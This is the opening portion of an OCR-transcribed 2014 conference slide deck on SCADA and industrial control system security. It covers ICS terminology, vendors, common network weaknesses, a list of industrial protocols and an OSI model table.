SCADA deep inside: protocols and security mechanisms

Aleksandr Timorin


BalCCon

05|06|07 September 2014

# whoami

- penetration tester at Positive Technologies
- SCADA security researcher, main specialisation - industrial protocols
- SCADAStrangeLove team member -> scadasl.org
- speaker at PHDays, Power Of Community, Chaos Communication Congress (workshop), CONFidence
- @atimorin
- atimorin@ptsecurity.com

# whoami


MEANWHILE IN RUSSIA
Posted at FotozUp.com
MEANWHILE IN RUSSIA

# agenda

- intro to scada world
- current situation in ICS network security
- overview of industrial protocols
- well-known protocols: profinet, modbus, dnp3, goose
- go to particular:
  - IEC 61850-8-1 (MMS)
  - IEC 61870-5-101/104
  - FTE
  - Siemens S7
- how to analyse protocols
- real case
- outro: releases, QA

# intro to scada world

ICS - Industrial Control System

SCADA - Supervisory Control And Data Acquisition

PLC - Programmable Logic Controller

HMI - Human-Machine Interface

RTU - Remote Telemetry Unit

Sensor, Actuator

… and much more

# intro to scada world

many many vendors in the world:


- siemens
- advantech
- citectscada
- codesys
- moxa
- schneider electric
- rslogics
- general electric
- wellintech
- sielco sistemi
- emerson
- abb
- advanced micro controls
- ….

problems in security:

- each vendor – own protocol, technology etc.
- out-of-date: don't touch if it works!
- patch management cycle

wild wild industrial world

# current situation in ICS network security



absolutely
unbreakable
???

ICS NETWORK

# current situation in ICS network security

NO, because of:

- ➡ typical network devices with default/crappy settings
- ➡ unpatched, old as dirt, full of junk software [malware] engineering workstations
- ➡ wireless AP with WEP (if the best happend)
- ➡ low physical security
- ➡ … and
- ➡ industrial protocols

# current situation in ICS network security

- ➡ ~~typical network devices with default/crappy settings~~
- ➡ ~~unpatched, old as dirt, full of junk software [malware] engineering workstations~~
- ➡ ~~wireless AP with WER (if the best happend)~~
- ➡ ~~low physical security~~
- ➡ … and
- ➡ industrial protocols

# current situation in ICS network security

How protocols live in the network ?


- full expanse
- not blocked by firewalls/switches
- accessible between LAN segments
- works from data link layer to application layer
- easy to detect
- easy to intercept, analyse, reproduce and reply (but not all !)

# overview of industrial protocols

- modbus
- profibus
- profinet
- dnp3
- ethernet/ip
- s5/s7 (siemens protocols family)
- CIP (rockwell automation)
- cc-link (mitsubishi electric factory automation)
- bacnet
- iec 60870, iec 61850, iec 61107
- m-bus
- zigbee
- goose …

iec - international electrotechnical commission

# overview of industrial protocols



OSI (Open Source Interconnection) 7 Layer Model

Layer	Application/Example		Central Device/ Protocols			DOD4 Model
Application (7) Serves as the window for users and application processes to access the network services.	**End User layer** Program that opens what was sent or creates what is to be sent Resource sharing • Remote file access • Remote printer access • Directory services • Network management		**User Applications** SMTP		**GATEWAY** Can be used on all layers	Process
Presentation (6) Formats the data to be presented to the Application layer. It can be viewed as the "Translator" for the network.	**Syntax layer** encrypt & decrypt (if needed) Character code translation • Data conversion • Data compression • Data encryption • **Character Set Translation**		JPEG/ASCII EBDIC/TIFF/GIF PICT			
Session (5) Allows session establishment between processes running on different stations.	**Synch & send to ports** (logical ports) Session establishment, maintenance and termination • Session support - perform security, name recognition, logging, etc.		**Logical Ports** RPC/SQL/NFS NetBIOS names			
Transport (4) Ensures that messages are delivered error-free, in sequence, and with no losses or duplications.	**TCP** Host to Host, Flow Control Message segmentation • Message acknowledgement • Message traffic control • Session multiplexing	PACKET FILTERING	TCP/SPX/UDP			Host to Host
Network (3) Controls the operations of the subnet, deciding which physical path the data takes.	**Packets** ("letter", contains IP address) Routing • Subnet traffic control • Frame fragmentation • Logical-physical address mapping • Subnet usage accounting		**Routers** IP/IPX/ICMP			Internet
Data Link (2) Provides error-free transfer of data frames from one node to another over the Physical layer.	**Frames** ("envelopes", contains MAC address) [NIC card —— Switch —— NIC card] (end to end) Establishes & terminates the logical link between nodes • Frame traffic control • Frame sequencing • Frame acknowledgment • Frame delimiting • Frame error checking • Media access control		**Switch** **Bridge** **WAP** PPP/SLIP	Land Based Layers		Network
Physical (1) Concerned with the transmission and reception of the unstructured raw bit stream over the physical medium.	**Physical structure** Cables, hubs, etc. Data Encoding • Physical medium attachment • Transmission technique - Baseband or Broadband • Physical medium transmission Bits & Volts		**Hub**			

